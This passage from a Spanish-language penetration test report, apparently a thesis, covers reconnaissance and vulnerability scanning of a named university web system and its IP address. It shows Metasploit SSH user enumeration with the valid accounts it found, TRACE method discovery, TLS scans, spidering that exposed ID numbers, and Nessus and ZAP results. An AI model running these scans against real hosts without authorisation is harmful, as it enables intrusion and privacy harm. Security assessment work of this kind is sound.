


Figura 38. Denegación de servicio en apache 2.4.6 (Elaborado por el autor)

2.2.4. Enumeración de usuarios SSH

Metasploit Framework

Se utilizó metasploit para enumerar posibles usuarios de acceso a SSH mediante el módulo ssh_enumusers, las instrucciones utilizadas para este propósito fueron:

use auxiliary/scanner/ssh/ssh_enumusers

set RHOSTS 190.15.128.203

set USER_FILE

/usr/share/wordlists/metasploit/default_users_for_services_unhash.txt

run

```
root@pc:~# msfconsole -q
msf > use auxiliary/scanner/ssh/ssh_enumusers
msf auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 190.15.128.203
RHOSTS => 190.15.128.203
msf auxiliary(scanner/ssh/ssh_enumusers) > set USER_FILE /usr/share/wordlists/metasp
loit/default_users_for_services_unhash.txt
USER_FILE => /usr/share/wordlists/metasploit/default_users_for_services_unhash.txt
msf auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 190.15.128.203:22 - SSH - Using malformed packet technique
[*] 190.15.128.203:22 - SSH - Starting scan
[-] 190.15.128.203:22 - SSH - User 'admin' not found
[+] 190.15.128.203:22 - SSH - User 'root' found
[-] 190.15.128.203:22 - SSH - User 'Administrator' not found
[-] 190.15.128.203:22 - SSH - User 'sysadm' not found
[-] 190.15.128.203:22 - SSH - User 'tech' not found
[+] 190.15.128.203:22 - SSH - User 'operator' found
[-] 190.15.128.203:22 - SSH - User 'guest' not found
[-] 190.15.128.203:22 - SSH - User 'security' not found
```

Figura 39. Enumeración de usuarios ssh con metasploit. (Elaborado por el autor)

```
[-] 190.15.128.203:22 - SSH - User 'PUBSUB' not found
[-] 190.15.128.203:22 - SSH - User 'CTXSYS' not found
[+] 190.15.128.203:22 - SSH - User 'ftp' found
[-] 190.15.128.203:22 - SSH - User 'bill' not found
[-] 190.15.128.203:22 - SSH - User '192.168.1.1' not found
[-] 190.15.128.203:22 - SSH - User 'setpriv' not found
[-] 190.15.128.203:22 - SSH - User 'GUEST' not found
[-] 190.15.128.203:22 - SSH - User 'SAP*' not found
[-] 190.15.128.203:22 - SSH - User 't3admin' not found
[-] 190.15.128.203:22 - SSH - User 'hello' not found
[-] 190.15.128.203:22 - SSH - User 'CISCO15' not found
[-] 190.15.128.203:22 - SSH - User '1.79' not found
[-] 190.15.128.203:22 - SSH - User 'mso' not found
[-] 190.15.128.203:22 - SSH - User 'Telecom' not found
[-] 190.15.128.203:22 - SSH - User 'qsysopr' not found
[-] 190.15.128.203:22 - SSH - User 'APPS' not found
[-] 190.15.128.203:22 - SSH - User 'Developer' not found
[+] 190.15.128.203:22 - SSH - User 'mail' found
[-] 190.15.128.203:22 - SSH - User 'qsecofr' not found
[-] 190.15.128.203:22 - SSH - User '11111' not found
```

Figura 40. Enumeración de usuarios ssh con metasploit. (Elaborado por el autor)

2.2.5. Enumeración de métodos HTTP

Nmap

HTTP ofrece una serie de métodos que pueden utilizarse para realizar acciones en el servidor web. Muchos de estos están diseñados para ayudar a los desarrolladores a implementar y probar aplicaciones HTTP.

El escaneo realizado con nmap, se descubrieron los métodos GET, HEAD, POST y OPTIONS, el script que se utilizó viene predefinido en la herramienta para descubrir los métodos habilitados en el servicio HTTP, el comando utilizado fue:

nmap --script http-methods.nse 190.15.128.203 -p443

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.32
```

Figura 41. Métodos HTTP descubiertos con la herramienta nmap. (Elaborado por el autor)

Hallazgo 4

Método TRACE habilitado

Con curl fue posible obtener los métodos HTTP disponibles, asignándole el verbo OPTIONS, este proporciona una lista de los métodos admitidos por el servidor web, en este caso se descubrió el método TRACE habilitado, se recomienda deshabilitarlo para evitar Cross Site Tracing (XST), el comando utilizado para este propósito fue:

curl -s -k -X OPTIONS -I https://www.sianet.ueb.edu.ec/aade/i/

```
mirfak@pc:~$ curl -s -k -X OPTIONS -I https://www.sianet.ueb.edu.ec/aade/i/
HTTP/1.1 200 OK
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.0.33
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Allow: OPTIONS,GET,HEAD,POST,TRACE
Content-Length: 0
Content-Type: httpd/unix-directory
```

Figura 42. Métodos http descubiertos con curl. (Elaborado por el autor)

2.2.6. Análisis SSL/TLS

SSLscan

SSL significa capa de conexión segura. Se utiliza para cifrar la comunicación. Dado que un atacante en la red local podría detectar fácilmente el tráfico, las comunicaciones más sensibles, como las páginas de inicio de sesión.

SSLscan consulta servicios SSL/TLS, como HTTPS, para determinar los cifrados compatibles con el servidor, la instrucción utilizada para este propósito fue:

sslscan sianet.ueb.edu.ec

```
root@pc:~# sslscan sianet.ueb.edu.ec
Version: 1.11.12-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Connected to 190.15.128.203

Testing SSL server sianet.ueb.edu.ec on port 443 using SNI name sianet.ueb.edu.ec

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 2048 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-CAMELLIA256-SHA      DHE 2048 bits
Accepted  TLSv1.2  256 bits  AES256-GCM-SHA384
Accepted  TLSv1.2  256 bits  AES256-SHA256
Accepted  TLSv1.2  256 bits  AES256-SHA
Accepted  TLSv1.2  256 bits  CAMELLIA256-SHA
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
```

Figura 43. Consulta de los servicios SSL/TLS con sslscan. (Elaborado por el autor)




Figura 44. Consulta de los servicios SSL/TLS con sslscan. (Elaborado por el autor)

Del escaneo realizado, se obtuvo el cifrado soportado por el servidor, el algoritmo de firma del certificado SHA-256 con cifrado RSA.

SSLize

Es una herramienta diseñada para analizar la configuración SSL de un servidor conectándose a él, la sintaxis utilizada fue:

sslyze --regular sianet.ueb.edu.ec




Figura 45. Resultados obtenidos de sslyze. (Elaborado por el autor)

A diferencia de los resultados obtenidos con SSLscan, se logra identificar que el certificado SSL no es de confianza.

Hallazgo 5

Certificado SSL no es de confianza

Para corroborar el problema con el certificado SSL, en la siguiente captura se observa una alerta, detallando que el navegador no pudo validar el certificado proporcionado por la aplicación a la que pretende acceder, debido a que no posee un certificado que haya sido emitido por una autoridad de certificación, problema que permitiría a los atacantes realizar ataques de ingeniería social.




Figura 46. Información obtenida al tratar de visitar con el navegador el dominio del sianet. (Elaborado por el autor)

2.2.7. Enumerando contenido y funcionalidad

Web spidering

El spidering se realiza al solicitar una página web en busca de enlaces a otro contenido, solicita estos enlaces y continua de forma recursiva hasta que no se descubra ningún contenido nuevo.

Para este propósito, primero hay que configurar el proxy web, para de esta manera monitorear y manipular el tráfico de ida y vuelta al servidor.

En Firefox, esto es accesible seleccionando el menú Editar, clic en Preferencias, luego en configuración de red, posteriormente se abrirá una ventana y seleccionar Configuración manual de proxy, en los campos requeridos asignar la dirección de localhost y el puerto 8080 y finalmente clic en Aceptar, esta configuración es válida para Burp y Zap.

Figura 47. Configuración del proxy en el navegador firefox. (Elaborado por el autor)

En esta ocasión se usó Burp para realizar el spidering, primero hay que establecer el alcance para rastrear solo al objetivo definido, simplemente dirigiéndose a Target en la pestaña Scope y en la función Target Scope incluir la URL a evaluar, como se muestra en la siguiente gráfica.




Figura 48. Incluyendo en el alcance al objetivo a evaluar. (Elaborado por el autor)

A continuación, hay que ubicarse en Target en la pestaña Site map, clic derecho sobre el objetivo para abrir el menú contextual y dar clic en Spider this host. Empezará a rastrear todas las páginas en busca de enlaces a un nuevo contenido, creando un mapa de la aplicación, incorporando todas las URL visitadas por el spider.

En la imagen a continuación se observa el mapa del sitio donde reveló, cédulas de identidad de los usuarios, información útil para planear el acceso a la aplicación.




Figura 49. Resultados del spidering realizado con burp suite. (Elaborado por el autor)

2.2.8. Enumerando directorios y archivos ocultos del dominio

Dirbuster

Es una herramienta que se utiliza para encontrar archivos y directorios web mediante fuerza bruta.

Ubicados en la herramienta, se escribe el dominio con su respectivo puerto en la barra de direcciones Target URL, luego asignar la lista de directorios, en este caso se utilizó la que viene por defecto en la herramienta y dar clic en Start.




Figura 50. Configuración del objetivo a evaluar con dirbuster. (Elaborado por el autor)

2.3. Análisis de vulnerabilidades

Una vez que se haya recopilado toda la información disponible, a partir de este momento se puede definir el descubrimiento de agujeros de seguridad y desde este punto planificar los posibles vectores de ataque.

El proceso de análisis de vulnerabilidades se realizó entre el 3 y 7 de diciembre de 2018.

2.3.1. Nessus

Es un software comercial creado para detectar vulnerabilidades, ofrece una versión gratuita con muchas herramientas para ayudar a explorar y reforzar la red.

Para realizar el escaneo con nessus, en la interfaz principal de la herramienta en la parte superior derecha dar clic en New Scan.




Figura 51. Interfaz principal de nessus. (Elaborado por el autor)

Este apartado proporciona una lista con los tipos de escaneo, en este caso se eligió Advanced Scan este método busca posibles agujeros, como puertos abiertos, software obsoleto con vulnerabilidades conocidas o contraseñas predeterminadas en los dispositivos.




Figura 52. Lista de tipos de escaneos presente en nessus. (Elaborado por el autor)

En este caso para no causar ningún problema en el objetivo se aplicó las políticas asignadas de forma predefinida en la herramienta, simplemente asignando el nombre del escaneo, una breve descripción y la dirección IP del objetivo, una vez terminado de configurar, en la parte inferior izquierda dar clic en Save.




Figura 53. Configuración del objetivo a evaluar con nessus. (Elaborado por el autor)

Una vez que el proceso de escaneo se ha completado con éxito, las vulnerabilidades se muestran en diferentes niveles de riesgo, se han detectado cuatro vulnerabilidades de riesgo medio, dos de nivel bajo y 38 informativas.

Figura 54. Nivel de riesgo de las vulnerabilidades encontradas con nessus. (Elaborado por el autor)

SEVERITY	CVSS	PLUGIN	NAME
MEDIUM	6.4	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.4	57582	SSL Self-Signed Certificate
MEDIUM	5.0	11213	HTTP TRACE / TRACK Methods Allowed
MEDIUM	5.0	42873	SSL Medium Strength Cipher Suites Supported
LOW	2.6	70658	SSH Server CBC Mode Ciphers Enabled
LOW	2.6	65821	SSL RC4 Cipher Suites Supported (Bar Mitzvah)
INFO	N/A	46180	Additional DNS Hostnames
INFO	N/A	18261	Apache Banner Linux Distribution Disclosure
INFO	N/A	48204	Apache HTTP Server Version
INFO	N/A	84574	Backported Security Patch Detection (PHP)
INFO	N/A	39520	Backported Security Patch Detection (SSH)
INFO	N/A	39521	Backported Security Patch Detection (WWW)
INFO	N/A	45590	Common Platform Enumeration (CPE)
INFO	N/A	54615	Device Type
INFO	N/A	19689	Embedded Web Server Detection
INFO	N/A	10107	HTTP Server Type and Version
INFO	N/A	24260	HyperText Transfer Protocol (HTTP) Information
INFO	N/A	10114	ICMP Timestamp Request Remote Date Disclosure

Figura 55. Vulnerabilidades detectadas con nessus. (Elaborado por el autor)

INFO	N/A	11219	Nessus SYN scanner
INFO	N/A	19506	Nessus Scan Information
INFO	N/A	110723	No Credentials Provided
INFO	N/A	42823	Non-compliant Strict Transport Security (STS)
INFO	N/A	11936	OS Identification
INFO	N/A	50845	OpenSSL Detection
INFO	N/A	57323	OpenSSL Version Detection
INFO	N/A	48243	PHP Version Detection
INFO	N/A	26024	PostgreSQL Server Detection
INFO	N/A	70657	SSH Algorithms and Languages Supported
INFO	N/A	10881	SSH Protocol Versions Supported
INFO	N/A	10267	SSH Server Type and Version Information
INFO	N/A	56984	SSL / TLS Versions Supported
INFO	N/A	10863	SSL Certificate Information
INFO	N/A	70544	SSL Cipher Block Chaining Cipher Suites Supported
INFO	N/A	21643	SSL Cipher Suites Supported
INFO	N/A	57041	SSL Perfect Forward Secrecy Cipher Suites Supported
INFO	N/A	94761	SSL Root Certification Authority Certificate Information
INFO	N/A	22964	Service Detection
INFO	N/A	42822	Strict Transport Security (STS) Detection
INFO	N/A	25220	TCP/IP Timestamps Supported

Figura 56. Vulnerabilidades detectadas con nessus. (Elaborado por el autor)

Entre las vulnerabilidades de nivel medio se encuentra, el método Trace habilitado, el certificado SSL al no ser de confianza constituye una debilidad, de nivel bajo detalla sobre el cifrado admitido por SSH y el resto son informativas es decir información recopilada de banners de los servicios.

2.3.2. Zed Atack Proxy

ZAP es una herramienta integrada para pruebas de penetración, permite encontrar vulnerabilidades en aplicaciones web, ofrece escaneos automáticos, así como un conjunto de herramientas que permiten encontrar vulnerabilidades manualmente.

Escaneo Activo

El escaneo activo intenta encontrar potenciales vulnerabilidades usando ataques conocidos contra objetivos seleccionados.

Para este escaneo, hay que ubicarse sobre la URL objetivo que contenga los parámetros a evaluar, clic derecho para abrir el menú contextual, en la opción Atacar dar clic en Activar escaneo.

Figura 57. URL para evaluar mediante escaneo activo con ZAP. (Elaborado por el autor)

Se abre una ventana como la que se muestra a continuación, en la parte inferior derecha dar clic en Iniciar escaneo, empezará a realizar una gran cantidad de peticiones en todos los parámetros de entrada.




Figura 58. Interfaz de escaneo activo de la herramienta ZAP. (Elaborado por el autor)

Este procedimiento se hace para todos los puntos a evaluar en la aplicación. Al seleccionar la pestaña Alertas, se observa las vulnerabilidades identificadas por cada nivel de riesgo. Si el banderín es rojo, significa que el riesgo es alto, si es naranja, el riesgo es de nivel medio, si es amarillo es bajo y los azules son informativos.
En la siguiente imagen se puede observar dos vulnerabilidades de alto riesgo, dos de nivel medio, cinco de riesgo bajo, y ninguna informativa.




Figura 59. Lista de vulnerabilidades obtenidas con la herramienta ZAP. (Elaborado por el autor)

Las alertas listadas, se deben verificar, para corroborar si existe la vulnerabilidad, es probable que la herramienta haya encontrado falsos positivos o parámetros en los que pasó por alto y no detectó nada.

2.3.3. Fuzzing

Es una técnica que consiste en enviar gran cantidad de datos malformados en los parámetros de entrada de la aplicación de manera automática, con la intención de provocar errores en la misma. Se pueden encontrar vulnerabilidades que no se encuentran en el escaneo automatizado.

